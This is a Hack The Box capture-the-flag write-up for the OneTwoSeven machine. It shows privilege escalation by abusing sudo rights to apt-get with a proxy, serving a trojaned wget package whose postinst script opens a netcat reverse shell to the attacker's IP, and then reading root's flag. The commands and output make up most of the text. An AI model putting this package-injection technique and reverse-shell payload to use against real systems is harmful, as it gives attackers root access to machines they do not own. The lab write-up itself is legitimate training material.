
```
sudo -l
Matching Defaults entries for www-admin-data on onetwoseven:
    env_reset, env_keep+="ftp_proxy http_proxy https_proxy no_proxy",
    mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-admin-data may run the following commands on onetwoseven:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get update, /usr/bin/apt-get upgrade
```

The only permissions that I had with sudo rights was to run apt-get update and apt-get upgrade. I didn’t think much of this at the time, but after a quick search, I saw that this could potentially be used to gain root. I could possibly change the http_proxy to get the apt package manager to look at me and inject a fake package. I got some instructions from https://versprite.com/blog/apt-mitm-package-injection/

I first spawned a tty shell


python -c ‘import pty;pty.spawn(“/bin/bash”);’



```
python -c 'import pty;pty.spawn("/bin/bash");'
www-admin-data@onetwoseven:/$ ls
ls
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
```


Now that I had a decent shell, I decided to run through an update to see where it was looking.

apt-get update



```
www-admin-data@onetwoseven:/$ sudo apt-get update
sudo apt-get update
Err:1 http://packages.onetwoseven.htb/devuan ascii InRelease
  Temporary failure resolving 'packages.onetwoseven.htb'
Err:2 http://de.deb.devuan.org/merged ascii InRelease
  Temporary failure resolving 'de.deb.devuan.org'
Err:3 http://de.deb.devuan.org/merged ascii-security InRelease
  Temporary failure resolving 'de.deb.devuan.org'
Err:4 http://de.deb.devuan.org/merged ascii-updates InRelease
  Temporary failure resolving 'de.deb.devuan.org'
Reading package lists... Done
W: Failed to fetch http://de.deb.devuan.org/merged/dists/ascii/InRelease  Temporary failure r
esolving 'de.deb.devuan.org'
W: Failed to fetch http://de.deb.devuan.org/merged/dists/ascii-security/InRelease  Temporary
failure resolving 'de.deb.devuan.org'
W: Failed to fetch http://de.deb.devuan.org/merged/dists/ascii-updates/InRelease  Temporary f
ailure resolving 'de.deb.devuan.org'
W: Failed to fetch http://packages.onetwoseven.htb/devuan/dists/ascii/InRelease  Temporary fa
ilure resolving 'packages.onetwoseven.htb'
W: Some index files failed to download. They have been ignored, or old ones used instead.
```

I noticed that the update was looking at packages.onetwoseven.htb as a repository so I updated my local hosts file to have it look at my machine.




```
127.0.0.1       packages.onetwoseven.htb
```

I then set apt-get to look through my own proxy to identify locations that it was looking for packages

sudo http_proxy=http://10.10.14.20:8080 apt-get update


I then watched the traffic come into my burp proxy to identify a suitable file it was looking for.



1	http://packages.onetwosev...	GET	/devuan/dists/ascii/InRelease	404	345	HTML	
3	http://packages.onetwosev...	GET	/devuan/dists/ascii/Release	404	345	HTML	
5	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-all/Packages.xz	404	345	HTML	xz
7	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-amd64/Packages.xz	404	345	HTML	xz
8	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/i18n/Translation-en.xz	404	345	HTML	xz
9	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-all/Packages.bz2	404	345	HTML	bz2
10	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-amd64/Packages.bz2	404	345	HTML	bz2
11	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/i18n/Translation-en.bz2	404	345	HTML	bz2
12	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-all/Packages.lzma	404	345	HTML	lzma
15	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-amd64/Packages.lzma	404	345	HTML	lzma
16	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/i18n/Translation-en.lzma	404	345	HTML	lzma
18	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-all/Packages.gz	404	345	HTML	gz
20	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-amd64/Packages.gz	404	345	HTML	gz
21	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/i18n/Translation-en.gz	404	345	HTML	gz
23	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-all/Packages.lz4	404	345	HTML	lz4
24	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-amd64/Packages.lz4	404	345	HTML	lz4
25	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/i18n/Translation-en.lz4	404	345	HTML	lz4
26	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-all/Packages	404	345	HTML	
28	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/binary-amd64/Packages	404	345	HTML	
29	http://packages.onetwosev...	GET	/devuan/dists/ascii/main/i18n/Translation-en	404	345	HTML	

I then created a directory structure that had the full path and started apache up on my machine.

This was created this file structure under /var/www/html



```
root@kali:/var/www/html/devuan/dists/ascii/main/binary-amd64#
```


Now I needed a package to get me through it that I could use.

Building a Package

I looked at different installed applications on the box and could see that wget was slightly out of date.


I decided to download an update to wget and found the following Debian file wget_1.18-5+deb9u3_amd64.deb.

dpkg-deb -R wget_1.18-5+deb9u3_amd64.deb amd64



```
root@kali:/opt/htb/onetwoseven.htb# dpkg-deb -R wget_1.18-5+deb9u3_amd64.deb amd64
```


I created a postinst file under amd64/DEBIAN whoch contained the following;



```
root@kali:/opt/htb/onetwoseven.htb/amd64/DEBIAN# ls
conffiles  control  md5sums  postinst
root@kali:/opt/htb/onetwoseven.htb/amd64/DEBIAN# cat postinst
#!/bin/bash
nc -e /bin/bash 10.10.14.20 1339
```


Once I had created the postinst file, I then had to repackage the Debian file.

dpkg-deb -b amd64 wget_1.18-5+deb9u3_amd64.deb



```
root@kali:/opt/htb/onetwoseven.htb# dpkg-deb -b amd64 wget_1.18-5+deb9u3_amd64.deb
dpkg-deb: building package 'wget' in 'wget_1.18-5+deb9u3_amd64.deb'.
```


A Packages.gz file was required so I created a file called Packages and input the following content;



```
Package: wget
Version: 1.18-5+deb9u3
Installed-Size: 2747
Maintainer: Noël Köthe <noel@debian.org>
Architecture: amd64
Depends: libc6 (>= 2.17), libgnutls30 (>= 3.5.6), libidn11 (>= 1.13), libnettle6, libpcre3, libpsl5 (>= 0.13.0), libuui
d1 (>= 2.16), zlib1g (>= 1:1.1.4)
Conflicts: wget-ssl
Homepage: https://www.gnu.org/software/wget/
Recommends: ca-certificates
Description: retrieves files from the web
Description-md5: 63a4a740bcd9e8e94bf661e4f1806e02
Multi-Arch: foreign
Section: web
Priority: important
Filename: devuan/dists/ascii/binary-amd64/wget_1.18-5+deb9u3_amd64.deb
Size: 799340
MD5sum: 193da916539331b550d15973fa6a4b24
SHA1: b20723be8ba7d529b6e79d8e0722ba10573f7dc3
SHA256: 7803017a37083b13af1a1ee30a53605d2747f62aa8c8f06cb97b4f9b1f778818
```

I generated the 3 hashes and the file size by running the following tools


sha1sum wget_1.18-5+deb9u3_amd64.deb
sha256sum wget_1.18-5+deb9u3_amd64.deb
md5sum wget_1.18-5+deb9u3_amd64.deb
ls -al wget_1.18-5+deb9u3_amd64.deb



```
root@kali:/opt/htb/onetwoseven.htb# sha1sum wget_1.18-5+deb9u3_amd64.deb
b20723be8ba7d529b6e79d8e0722ba10573f7dc3  wget_1.18-5+deb9u3_amd64.deb
root@kali:/opt/htb/onetwoseven.htb# sha256sum wget_1.18-5+deb9u3_amd64.deb
7803017a37083b13af1a1ee30a53605d2747f62aa8c8f06cb97b4f9b1f778818  wget_1.18-5+deb9u3_amd64.deb
root@kali:/opt/htb/onetwoseven.htb# md5sum wget_1.18-5+deb9u3_amd64.deb
193da916539331b550d15973fa6a4b24  wget_1.18-5+deb9u3_amd64.deb
root@kali:/opt/htb/onetwoseven.htb# ls -al wget_1.18-5+deb9u3_amd64.deb
-rw-r--r-- 1 root root 799340 May 10 00:46 wget_1.18-5+deb9u3_amd64.deb
```

The Package file was created, so now I had to create the gz file that this is to go into.

gzip Packages -c > Packages.gz



```
root@kali:/opt/htb/onetwoseven.htb# gzip Packages -c > Packages.gz
```

I now needed to copy all the files created over to the repository folder.

I copied 3 files;


- Package
- Package.gz
- Wget_1.18-5+deb9u3_amd

And these were placed into devuan/dists/ascii/binary-amd64/.

Distributing the package

Now that I had everything ready for the package installation, I made sure I had my nc session listening.


nc -nlvp 1339



```
root@kali:/var/www/html/devuan/dists/ascii/binary-amd64# nc -nlvp 1339
listening on [any] 1339 ...
```


Now that my machine was set up and listening, I run the command to get the upgrade installed.

sudo http_proxy=http://10.10.14.20:8080 apt-get upgrade




```
www-admin-data@onetwoseven:/var/www/html-admin$ sudo http_proxy=http://10.10.14.20:8080 apt-get upgrade
< http_proxy=http://10.10.14.20:8080 apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  wget
1 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 799 kB of archives.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] y
y
WARNING: The following packages cannot be authenticated!
  wget
Install these packages without verification? [y/N] y
y
Get:1 http://packages.onetwoseven.htb/devuan ascii/main amd64 wget amd64 1.18-5+deb9u3 [799 kB]
Fetched 799 kB in 1s (631 kB/s)
Reading changelogs... Done
debconf: unable to initialize frontend: Dialog
debconf: (Dialog frontend will not work on a dumb terminal, an emacs shell buffer, or without a controlling terminal.)
debconf: falling back to frontend: Readline
(Reading database ... 33940 files and directories currently installed.)
Preparing to unpack .../wget_1.18-5+deb9u3_amd64.deb ...
Unpacking wget (1.18-5+deb9u3) over (1.18-5+deb9u2) ...
Setting up wget (1.18-5+deb9u3) ...
www-admin-data@onetwoseven:/var/www/html-admin$
```

This seemed to have installed the updated version of wget. I looked over to my listener and I had a connection.



```
root@kali:/var/www/html/devuan/dists/ascii/binary-amd64# nc -nlvp 1339
listening on [any] 1339 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.133] 54556
python -c 'import pty;pty.spawn("/bin/bash");'
root@onetwoseven:/# ls
```



```
root@onetwoseven:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@onetwoseven:~# cat root.txt
cat root.txt
2d380a25a8e3bfc095abd9e691841048
```